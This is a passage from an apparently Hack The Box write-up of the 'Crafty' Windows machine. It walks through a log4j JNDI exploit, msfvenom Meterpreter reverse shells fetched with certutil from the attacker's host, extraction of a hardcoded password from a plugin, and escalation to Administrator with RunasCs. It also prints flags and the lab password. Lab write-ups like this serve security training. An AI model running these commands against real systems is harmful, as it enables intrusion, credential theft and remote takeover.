┌──(tobor㉿kali)-[/usr/share/log4j-shell-poc]
└─$ sudo python3 poc.py --userip 10.10.14.74 --webport 9000 --lport 1337

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.74:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.14.74:9000/Exploit.class
10.129.24.135 - - [18/Feb/2024 08:56:04] "GET /Exploit.class HTTP/1.1" 200 -
```

It successfully caught a shell
I was then able to read the user flag

```
# Command Executed
type C:\Users\svc_minecraft\Desktop\user.txt
# RESULTS
b5d55728e3ae2f75b6b4729e0ac8ec45
```

Screenshot Evidence



```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::69
   IPv6 Address. . . . . . . . . . . : dead:beef::964a:a339:65e6:197a
   Link-local IPv6 Address . . . . . : fe80::fe7e:534a:1aa6:cc17%12
   IPv4 Address. . . . . . . . . . . : 10.129.24.135
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%12
                                       10.129.0.1

c:\users\svc_minecraft\server>dir ..\Desktop
dir ..\Desktop
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\users\svc_minecraft\Desktop

02/05/2024  06:02 AM    <DIR>          .
02/05/2024  06:02 AM    <DIR>          ..
02/18/2024  08:18 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,259,199,488 bytes free

c:\users\svc_minecraft\server>type ..\Desktop\user.txt
type ..\Desktop\user.txt
b5d55728e3ae2f75b6b4729e0ac8ec45

c:\users\svc_minecraft\server>hostname
hostname
crafty

c:\users\svc_minecraft\server>whoami
whoami
crafty\svc_minecraft
```

USER FLAG: b5d55728e3ae2f75b6b4729e0ac8ec45

PrivEsc


I upgraded my shell to a Meterpreter

```
# Generate Payload
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.74 LPORT=1339 -f exe -o tobor.exe
```

I started an HTTP server to host the file for download

```
# Commands Executed
sudo systemctl start apache2
sudo cp tobor.exe /var/www/html/tobor.exe
```

Screenshot Evidence



```
┌──(tobor㉿kali)-[~/HTB/Boxes/Crafty]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHO
[sudo] password for tobor:
[-] No platform was selected, choosing Msf::Module::Platform
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: tobor.exe
```


I started a Metasploit Listener

```
# Metasploit Commands
use multi/hander
set LHOST 10.10.14.74
set LPORT 1339
run -j
```

I downloaded the payload to the target machine and executed it to catch a shell

```
# Commands Executed
sessions -i 1
mkdir C:\Temp
cd C:\Temp
certutil -urlcache -f http://10.10.14.74/tobor.exe tobor.exe
```

Screenshot Evidence




```
c:\users\svc_minecraft\server>mkdir C:\Temp
mkdir C:\Temp

c:\users\svc_minecraft\server>cd C:\Temp
cd C:\Temp

C:\Temp>certutil -urlcache -f http://10.10.14.74/tobor.exe tobor.exe
certutil -urlcache -f http://10.10.14.74/tobor.exe tobor.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of C:\Temp

02/18/2024  09:06 AM    <DIR>          .
02/18/2024  09:06 AM    <DIR>          ..
02/18/2024  09:06 AM             7,168 tobor.exe
               1 File(s)          7,168 bytes
               2 Dir(s)   3,175,288,832 bytes free
```

I ran the exploit and caught a shell

```
# Command Executed
start tobor.exe
```

Screenshot Evidence




```
meterpreter > getuid
systServer username: CRAFTY\svc_minecraft
meterpreter > sysinfo
Computer        : CRAFTY
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

I found no passwords in the configuration. There is only one plugin. I downloaded that to my machine for analysis

```
# Metepreter Command
download C:\\Users\\svc_minecraft\\server\\plugins\\playercounter-1.0-SNAPSHOT.jar

# OR Base64 Way
```

```
powershell
$FileContents = Get-Content -Path "playercounter-1.0-SNAPSHOT.jar"
$FileEncode = [System.Text.Encoding]::UTF8.GetBytes($FileContents)
[System.Convert]::ToBase64String($FileEncode)
# Copy the base64 contents and do this on your attack machine
echo -n <base64String> | base64 -d > playercounter-1.0-SNAPSHOT.jar
```

Screenshot Evidence




```
Background channel 1? [y/N]  y
meterpreter > download C:\\Users\\svc_minecraft\\server\\plugins\\playercounter-1.0-SNAPSHOT.jar
[*] Downloading: C:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar → /home/tc
[*] Downloaded 9.76 KiB of 9.76 KiB (100.0%): C:\Users\svc_minecraft\server\plugins\playercounter
PSHOT.jar
[*] Completed  : C:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar → /home/tc
meterpreter > |
[HTB] 0:openvpn  1:msf* 2:log4j-poc  3:pyCraft  4:bash-
```

I opened the plugin with a Java decompiler jd-gui

```
# Command Executed
sudo apt update && sudo apt install -y jd-gui
jd-gui playercounter-1.0-SNAPSHOT.jar
```

I was able to find a clear text password

Screenshot Evidence



```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
  public void onEnable() {
    Rcon rcon = null;
    try {
      rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
    } catch (IOException e) {
      throw new RuntimeException(e);
    } catch (AuthenticationException e2) {
      throw new RuntimeException(e2);
    }
    String result = null;
```


PASS: s67u84zKq8IXw

There are no other service ports open remotely so I tested this password to see if it works for the Administrator

```
# Command Executed
net use T: \\127.0.0.1\C$ /USER:Administrator s67u84zKq8IXw
```

It was successful and I now know this is the Administrators password

Screenshot Evidence



```
C:\Temp>net use T: \\127.0.0.1\C$ /USER:Administrator s67u84zKq8IXw
net use T: \\127.0.0.1\C$ /USER:Administrator s67u84zKq8IXw
The command completed successfully.
```

I regenerated my payload file and hosted it for download

```
# Command Executed
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.74 LPORT=1336 -f exe -o toborroot.exe
sudo cp toborroot.exe /var/www/html/
```


I started a Metasploit listener

```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.74
set LPORT 1336
set payload windows/x64/meterpreter/reverse_tcp
run -j
```

I used Meterpeter to upload file payload to the target

```
# Meterpreter Commands Executed
upload /var/www/html/toborroot.exe C:\\Temp\\toborroot.exe
```

Screenshot Evidence



```
meterpreter > upload /var/www/html/toborroot.exe C:\\Temp\\toborroot.exe
[*] Uploading  : /var/www/html/toborroot.exe → C:\Temp\toborroot.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /var/www/html/toborroot.exe → C
[*] Completed  : /var/www/html/toborroot.exe → C:\Temp\toborroot.exe
meterpreter > |
```


I upload RunasCs.exe to the target
SOURCE: https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip

```
# Commands Executed
cd /var/www/html
sudo wget https://github.com/antonioCoco/RunasCs/releases/download/v1.5/RunasCs.zip
sudo unzip RunasCs.zip
```

I used Meterpreter to upload it to the target

```
# Meterpreter Command Executed
upload /var/www/html/RunasCs.exe C:\\Temp\\RunasCs.exe
```

Screenshot Evidence




```
meterpreter > upload /var/www/html/RunasCs.exe C:\\Temp\\RunasCs.exe
[*] Uploading  : /var/www/html/RunasCs.exe → C:\Temp\RunasCs.exe
[*] Uploaded 50.50 KiB of 50.50 KiB (100.0%): /var/www/html/RunasCs.exe → C:
[*] Completed  : /var/www/html/RunasCs.exe → C:\Temp\RunasCs.exe
meterpreter > |
[HTB] 0:openvpn  1:msf*  2:log4j-poc  3:pyCraft  4:smb-
```

I used the application to run my payload as Administrator and catch an elevated shell

```
# Command Executed
cd C:\Temp
RunasCs.exe "Administrator" "s67u84zKq8IXw" "toborroot.exe"
```

Screenshot Evidence

